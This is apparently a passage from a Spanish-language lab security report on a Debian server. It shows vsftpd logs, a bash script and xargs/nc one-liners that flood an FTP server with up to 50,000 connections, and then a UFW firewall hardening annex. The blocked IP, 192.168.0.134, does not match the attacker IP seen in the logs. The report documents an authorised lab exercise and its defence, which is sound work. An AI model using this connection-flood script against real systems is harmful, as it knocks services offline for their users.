    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    569 root      20   0   10196   4236   3456 S   5.7   0.2   0:17.65 vsftpd
   2704 debian    20   0  565572  57672  36252 S   5.0   2.9   1:05.85 mate-terminal
   2002 debian    20   0  392448  75024  33004 R   4.3   3.7   1:14.60 orca
   6672 root      20   0       0      0      0 D   3.0   0.0   0:08.21 kworker/u4:1+netns
      1 root      20   0  102348  12300   9108 S   0.7   0.6   0:04.43 systemd
     21 root      20   0       0      0      0 S   0.7   0.0   0:00.91 ksoftirqd/1
   4296 root      20   0   10064   4740   4256 S   0.7   0.2   0:01.67 sudo
   4301 root      20   0    5496    892    804 S   0.7   0.0   0:01.44 tail
     14 root      20   0       0      0      0 S   0.3   0.0   0:00.79 ksoftirqd/0
     15 root      20   0       0      0      0 I   0.3   0.0   0:01.96 rcu_preempt
    468 root      20   0  236956   9432   6600 S   0.3   0.5   0:01.25 accounts-daemon
   1514 root      20   0  597884 192072  88116 S   0.3   9.5   2:34.68 Xorg
   1735 debian     9 -11 1703280  33004  23708 S   0.3   1.6   2:13.73 pulseaudio
   1848 debian    20   0   10508   6144   4316 S   0.3   0.3   0:12.86 dbus-daemon
  18961 root      20   0       0      0      0 D   0.3   0.0   0:01.30 kworker/1:0+events
  62410 root      20   0       0      0      0 I   0.3   0.0   0:00.17 kworker/0:1-events
  64210 root      20   0       0      0      0 I   0.3   0.0   0:01.67 kworker/u4:2-events_unbound
  64335 root      20   0       0      0      0 I   0.3   0.0   0:00.10 kworker/u4:3-events_unbound
  64345 root      20   0       0      0      0 D   0.3   0.0   0:00.07 kworker/0:2+events
  67107 root      20   0       0      0      0 I   0.3   0.0   0:00.13 kworker/1:4-events
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.01 kthreadd
      3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 slub_flushwq
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 netns
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/0:0H-events_highpri
```

Revisar logs de vsftpd:

sudo tail -f /var/log/vsftpd.log

Pre-ataque:

```
debian@debian:~$ sudo tail -f /var/log/vsftpd.log
[sudo] password for debian:
Tue Mar 24 16:36:07 2026 [pid 2417] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:36:07 2026 [pid 2419] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:36:08 2026 [pid 2421] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:36:08 2026 [pid 2423] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:36:08 2026 [pid 2425] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:36:08 2026 [pid 2427] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:40:21 2026 [pid 2484] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:40:34 2026 [pid 2483] [kali] FAIL LOGIN: Client "::ffff:192.168.1.50"
Tue Mar 24 16:40:41 2026 [pid 2487] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 16:40:49 2026 [pid 2486] [debian] OK LOGIN: Client "::ffff:192.168.1.50"
Tue Mar 24 18:04:01 2026 [pid 5003] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:04:10 2026 [pid 5002] [debian] OK LOGIN: Client "::ffff:192.168.1.50"
```

Post-ataque:

```
Tue Mar 24 18:55:34 2026 [pid 104247] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104249] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104251] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104253] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104255] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104257] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104259] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104261] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104264] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104266] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104268] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104270] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104272] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104274] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:55:34 2026 [pid 104276] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 18:57:43 2026 [pid 104332] CONNECT: Client "::ffff:192.168.1.50"
Tue Mar 24 19:02:43 2026 [pid 104481] CONNECT: Client "::ffff:192.168.1.50"
```

En el atacante

Crear y ejecutar el script:

nano ftp_dos.sh

```
kali@kali: ~
Session  Actions  Edit  View  Help
  GNU nano 8.7                    ftp_dos.sh
#!/bin/bash

TARGET_IP="192.168.1.131"
TARGET_PORT="21"

# Número de conexiones que se intentaran abrir
NUM_CONN=50000

for i in $(seq 1 $NUM_CONN); do
  echo "[*] Lanzando conexión FTP número $i"
  # Abrimos una conexión FTP no interactiva y salimos inmediatamente
  ftp -n $TARGET_IP $TARGET_PORT >/dev/null 2>&1 &
done

echo "[*] Conexiones lanzadas: $NUM_CONN. Espera unos segundos y comprueba el servidor."

^G Help      ^O Write Out  ^F Where Is   ^K Cut       ^T Execute    ^C Location
^X Exit      ^R Read File  ^\ Replace    ^U Paste     ^J Justify    ^/ Go To Line
```

chmod +x ftp_dos.sh

./ftp_dos.sh

```
┌──(kali㉿kali)-[~]
└─$ nano ftp_dos.sh

┌──(kali㉿kali)-[~]
└─$ chmod +x ftp_dos.sh

┌──(kali㉿kali)-[~]
└─$ ./ftp_dos.sh
```

```
┌──(kali㉿kali)-[~]
└─$ ./ftp_dos.sh
[*] Abriendo conexión FTP número 1
[*] Abriendo conexión FTP número 2
[*] Abriendo conexión FTP número 3
[*] Abriendo conexión FTP número 4
[*] Abriendo conexión FTP número 5
[*] Abriendo conexión FTP número 6
[*] Abriendo conexión FTP número 7
[*] Abriendo conexión FTP número 8
[*] Abriendo conexión FTP número 9
[*] Abriendo conexión FTP número 10
[*] Abriendo conexión FTP número 11
[*] Abriendo conexión FTP número 12
[*] Abriendo conexión FTP número 13
[*] Abriendo conexión FTP número 14
[*] Abriendo conexión FTP número 15
[*] Abriendo conexión FTP número 16
[*] Abriendo conexión FTP número 17
[*] Abriendo conexión FTP número 18
[*] Abriendo conexión FTP número 19
[*] Abriendo conexión FTP número 20
[*] Abriendo conexión FTP número 21
[*] Abriendo conexión FTP número 22
[*] Abriendo conexión FTP número 23
[*] Abriendo conexión FTP número 24
[*] Abriendo conexión FTP número 25
[*] Abriendo conexión FTP número 26
[*] Abriendo conexión FTP número 27
[*] Abriendo conexión FTP número 28
[*] Abriendo conexión FTP número 29
[*] Abriendo conexión FTP número 30
[*] Abriendo conexión FTP número 31
[*] Abriendo conexión FTP número 32
[*] Abriendo conexión FTP número 33
[*] Abriendo conexión FTP número 34
[*] Abriendo conexión FTP número 35
[*] Abriendo conexión FTP número 36
[*] Abriendo conexión FTP número 37
[*] Abriendo conexión FTP número 38
[*] Abriendo conexión FTP número 39
[*] Abriendo conexión FTP número 40
```

```
[*] Lanzando conexión FTP número 49974
[*] Lanzando conexión FTP número 49975
[*] Lanzando conexión FTP número 49976
[*] Lanzando conexión FTP número 49977
[*] Lanzando conexión FTP número 49978
[*] Lanzando conexión FTP número 49979
[*] Lanzando conexión FTP número 49980
[*] Lanzando conexión FTP número 49981
[*] Lanzando conexión FTP número 49982
[*] Lanzando conexión FTP número 49983
[*] Lanzando conexión FTP número 49984
[*] Lanzando conexión FTP número 49985
[*] Lanzando conexión FTP número 49986
[*] Lanzando conexión FTP número 49987
[*] Lanzando conexión FTP número 49988
[*] Lanzando conexión FTP número 49989
[*] Lanzando conexión FTP número 49990
[*] Lanzando conexión FTP número 49991
[*] Lanzando conexión FTP número 49992
[*] Lanzando conexión FTP número 49993
[*] Lanzando conexión FTP número 49994
[*] Lanzando conexión FTP número 49995
[*] Lanzando conexión FTP número 49996
[*] Lanzando conexión FTP número 49997
[*] Lanzando conexión FTP número 49998
[*] Lanzando conexión FTP número 49999
[*] Lanzando conexión FTP número 50000
[*] Conexiones lanzadas: 50000. Espera unos segundos y comprueba el servidor.
```

Conexión manual:

ftp 192.168.1.131

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.1.131
Connected to 192.168.1.131.
220 (vsFTPd 3.0.3)
Name (192.168.1.131:kali): debian
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Variante con xargs para paralelismo controlado:

seq 1 200 | xargs -P50 bash -c 'ftp -n 192.168.1.131 21 >/dev/null 2>&1'

```
┌──(kali㉿kali)-[~]
└─$ seq 1 20000 | xargs -P500 bash -c 'ftp -n 192.168.1.131 21 >/dev/null 2>&1'

┌──(kali㉿kali)-[~]
└─$ seq 1 50000 | xargs -P5000 bash -c 'ftp -n 192.168.1.131 21 >/dev/null 2>&1'

┌──(kali㉿kali)-[~]
└─$ seq 1 200 | xargs -P50 bash -c 'nc 192.168.1.131 21 >/dev/null 2>&1'
```

Concluyendo, aunque el ataque no logró la indisponibilidad total del servicio, se confirma la existencia de una debilidad estructural en la gestión de conexiones concurrentes.

Anexo B.12 – Implementación de Firewall (UFW)

El objetivo es limitar la superficie de ataque cerrando todos los puertos excepto los estrictamente necesarios para el funcionamiento de la academia (22 para administración, 80 y 443 para el servicio web).

Pasos técnicos en el Servidor Debian:

1. Instalación y activación del servicio:

```
debian@debian:~$ sudo apt update && sudo apt install ufw
Hit:1 http://deb.debian.org/debian bookworm InRelease
Get:2 http://deb.debian.org/debian bookworm-updates InRelease [55.4 kB]
Get:3 http://security.debian.org/debian-security bookworm-security InRelease [48.0 kB]
```

2. Configuración de políticas por defecto: Se aplica el principio de "denegar todo por defecto" para asegurar que nada entre a menos que lo permitamos explícitamente:

```
debian@debian:~$ sudo ufw default deny incoming
Default incoming policy changed to 'deny'
(be sure to update your rules accordingly)
debian@debian:~$ sudo ufw default allow outgoing
Default outgoing policy changed to 'allow'
(be sure to update your rules accordingly)
```

3. Apertura de puertos necesarios:
    - SSH (Puerto 22): sudo ufw allow 22/tcp (Es vital hacer esto antes de activar el firewall para no perder la conexión)
    - HTTP (Puerto 80): sudo ufw allow 80/tcp
    - HTTPS (Puerto 443): sudo ufw allow 443/tcp

```
debian@debian:~$ sudo ufw allow 22/tcp
Rules updated
Rules updated (v6)
debian@debian:~$ sudo ufw allow 80/tcp
Rules updated
Rules updated (v6)
debian@debian:~$ sudo ufw allow 443/tcp
Rules updated
Rules updated (v6)
```

4. Bloqueo específico de la IP atacante: 192.168.0.134 encontrada en los logs. Se debe bloquear explícitamente para evitar nuevos intentos desde esa fuente:

```
debian@debian:~$ sudo ufw deny from 192.168.0.134
Rules updated
```

1.5. Activación y verificación:

```
debian@debian:~$ sudo ufw enable
Firewall is active and enabled on system startup
debian@debian:~$ sudo ufw status verbose
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW IN    Anywhere
80/tcp                     ALLOW IN    Anywhere
443/tcp                    ALLOW IN    Anywhere
Anywhere                   DENY IN     192.168.0.134
22/tcp (v6)                ALLOW IN    Anywhere (v6)
80/tcp (v6)                ALLOW IN    Anywhere (v6)
443/tcp (v6)               ALLOW IN    Anywhere (v6)
```

La implementación de UFW permite cerrar vectores de entrada innecesarios, limitando el acceso solo a servicios esenciales, mientras que el bloqueo preventivo de la IP 192.168.0.134 neutraliza la amenaza recurrente identificada en el análisis forense. Estas medidas, junto con la política DLP, alinean el servidor con los estándares de la norma ISO 27001, protegiendo la confidencialidad e integridad de la información de 4Geeks Academy.